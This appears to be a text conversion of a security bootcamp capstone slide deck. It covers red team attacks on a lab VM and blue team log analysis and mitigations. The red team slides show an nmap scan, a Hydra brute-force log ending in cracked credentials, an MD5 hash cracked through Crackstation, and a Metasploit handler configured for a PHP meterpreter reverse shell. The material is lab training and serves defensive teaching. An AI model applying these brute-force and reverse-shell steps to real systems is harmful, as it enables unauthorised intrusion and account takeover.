

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.76

Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname:
Azure Hyper-V ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Hyper-V ML-REFVM-684427	192.168.1.1	Host Machine
Kali	192.168.1.90	Attack Machine
Capstone	192.168.1.105	Target Machine
ELK Stack	192.168.1.100	Kibana machine for network monitoring & analysis

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port CVE-2019-6579	Port 80 is commonly used for web communication and if left open and unsecure, it can allow public access.	This vulnerability allows access to confidential files and folders.
LFI	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
Hashed Password	Unsalted passwords can be easily cracked with resources (i.e., crackstation.net, John the Ripper, etc.)	Hackers only need the username and password. Once the password is cracked and they have the username, they will have access into the system.
Simple Usernames	Short names, first name, or any simple combination.	Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Weak Password	Short, common, simple, or non-complex passwords.	Weak passwords can be easily cracked by computers in seconds. (i.e., "leopoldo can be cracked in 5 seconds by a computer.)
Bruteforce Attack CVE-2019-3746	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	Root access gives an attacker unrestricted access to the machine and network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Storing Sensitive Information	Storing other peoples credentials and sensitive information without encryption.	Once Ashton’s account was compromised, there were additional user credentials found stored in ashton’s account including instructions to connect to another server.

Exploitation: Open Web Port

01

Tools & Processes

- Look for open ports (NMAP)

02

Achievements

- 2 ports unfiltered
- Port 22 and 80

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-08 10:34 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
|_ http-ls: Volume /
|   maxfiles limit reached (10)
|_  SIZE  TIME      FILENAME
|_  -    2019-05-07 18:23  company_blog/
|_  422  2019-05-07 18:23  company_blog/blog.txt
|_  -    2019-05-07 18:27  company_folders/
|_  -    2019-05-07 18:25  company_folders/company_culture/
|_  -    2019-05-07 18:26  company_folders/customer_info/
|_  -    2019-05-07 18:27  company_folders/sales_docs/
|_  -    2019-05-07 18:22  company_share/
|_  -    2019-05-07 18:34  meet_our_team/
|_  329  2019-05-07 18:31  meet_our_team/ashton.txt
|_  404  2019-05-07 18:33  meet_our_team/hannah.txt
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
```

Exploitation: Brute Force Password

01

Tools & Processes

- Hydra to bruteforce password.

02

Achievements

- Ashton's account compromised
- Hashes for Ryan's credentials obtained

03

```
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'yangyang' - 10182 of 14344399 [child 0] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'yakura' - 10183 of 14344399 [child 2] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'wildflower' - 10184 of 14344399 [child 11] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'wallpaper' - 10185 of 14344399 [child 4] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'vaseline' - 10186 of 14344399 [child 5] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'vaquita' - 10187 of 14344399 [child 8] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'twinkletoes' - 10188 of 14344399 [child 31] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'trixiet' - 10189 of 14344399 [child 14] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'tossyay' - 10118 of 14344399 [child 1] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'teixeira' - 10111 of 14344399 [child 6] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'simran' - 10112 of 14344399 [child 10] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'sherewood' - 10113 of 14344399 [child 7] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'shelton' - 10114 of 14344399 [child 9] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'sex123' - 10115 of 14344399 [child 15] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'rebela' - 10116 of 14344399 [child 13] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'pocket' - 10117 of 14344399 [child 12] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'patriot' - 10118 of 14344399 [child 0] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'pallmall' - 10119 of 14344399 [child 2] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'pajaro' - 10120 of 14344399 [child 4] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'muriilo' - 10121 of 14344399 [child 5] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'montes' - 10122 of 14344399 [child 11] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'meme123' - 10123 of 14344399 [child 8] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'mandu' - 10124 of 14344399 [child 3] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'march6' - 10125 of 14344399 [child 14] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'madonna1' - 10126 of 14344399 [child 1] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'lindinha' - 10127 of 14344399 [child 6] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'leopoldo' - 10128 of 14344399 [child 10] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'laruku' - 10129 of 14344399 [child 7] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'lampshade' - 10130 of 14344399 [child 0] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'lamarilinda' - 10131 of 14344399 [child 15] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'lakota' - 10132 of 14344399 [child 0] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'laddie' - 10133 of 14344399 [child 2] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kizila' - 10134 of 14344399 [child 4] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kolokoy' - 10135 of 14344399 [child 5] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kodiak' - 10136 of 14344399 [child 11] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kittykitty' - 10137 of 14344399 [child 8] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kiki123' - 10138 of 14344399 [child 12] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'khadijah' - 10139 of 14344399 [child 13] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'kantot' - 10140 of 14344399 [child 3] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jowy' - 10141 of 14344399 [child 14] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jefferson' - 10142 of 14344399 [child 1] (0/0)
[*] [ATTEMPT] target 192.168.1.105 - login 'ashton' - pass 'jackass2' - 10143 of 14344399 [child 6] (0/0)
[00] [http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (Valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-08 10:20:57
```

Sign in

http://192.168.1.105

Your connection to this site is not private

Username

Password

Exploitation: Hashed Password

01

Tools & Processes

- Crackstation.net to crack hashes

02

Achievements


- Ryan's account compromised
- Access to webdav directory

03

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

☐ I'm not a robot  reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Exploitation: LFI Vulnerability

01

Tools & Processes

- Msfvenom to deliver meterpreter shell payload

02

Achievements

- Multihandler exploit
- Access target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options


Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     false     The IP address of the remote host to connect to.
  LPORT  4444             false     The remote host port to connect to.
  PAYLOAD  php/meterpreter/reverse_tcp  false     The payload to use.

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Scan began 05/04/21 at 22:00 hrs.
- 51,185 connections at peak from 192.168.1.90
- Spikes and fluctuations indicate port scan



Analysis: Finding the Request for the Hidden Directory



- Web requests began at 18:00 hours on 05/04/2021
- 48,324 requests made to secret directory
- Directory contains hashes for Ryan's credentials
- LFI vulnerability allows a meterpreter shell payload to be uploaded

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 KQL Last 30 days

+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	48,324
http://192.168.1.105/	73
http://192.168.1.105/webdav	65
http://192.168.1.105/webdav/shell2.php	14
http://192.168.1.105/favicon.ico	12

Analysis: Uncovering the Brute Force Attack



- About 48,324 requests were made
- 8 successful attacks

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company_folders/secret_folder


8

Export: Raw  Formatted 

Analysis: Finding the WebDAV Connection



- 96 requests for the webdav directory
- Most requests to shell.php & passwd.dav files




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/webdav/

4




Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- Alert can be set for over 5000 connections per hour



System Hardening

- Firewalls properly configured
- Detect and filter unauthorized scans
- Periodic network & system scans

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Alerts for unauthorized access to confidential directories
- No more than 8 attempts per hour.


System Hardening

- Encrypt files
 - Restrict public access
 - Limit sharing
-

Mitigation: Preventing Brute Force Attacks

Alarm

- Alert for 401 errors
- 10 errors per hour to trigger alert.



System Hardening

- Password policies
- Blacklist IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

- List of users for webdav directory
- Whitelist IP addresses (trusted sources)
- Alerts for requests made from devices not on list

System Hardening

- Set effective password policy
 - Whitelisting IP addresses
 - Prevent unauthorized access
-

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Alerts for uploads into confidential directories.
 - Alert triggered after a few attempts.
- Alerts for port 4444

System Hardening

- Close ports
- Filter IP addresses
- Set proper permissions & access controls

*The
End*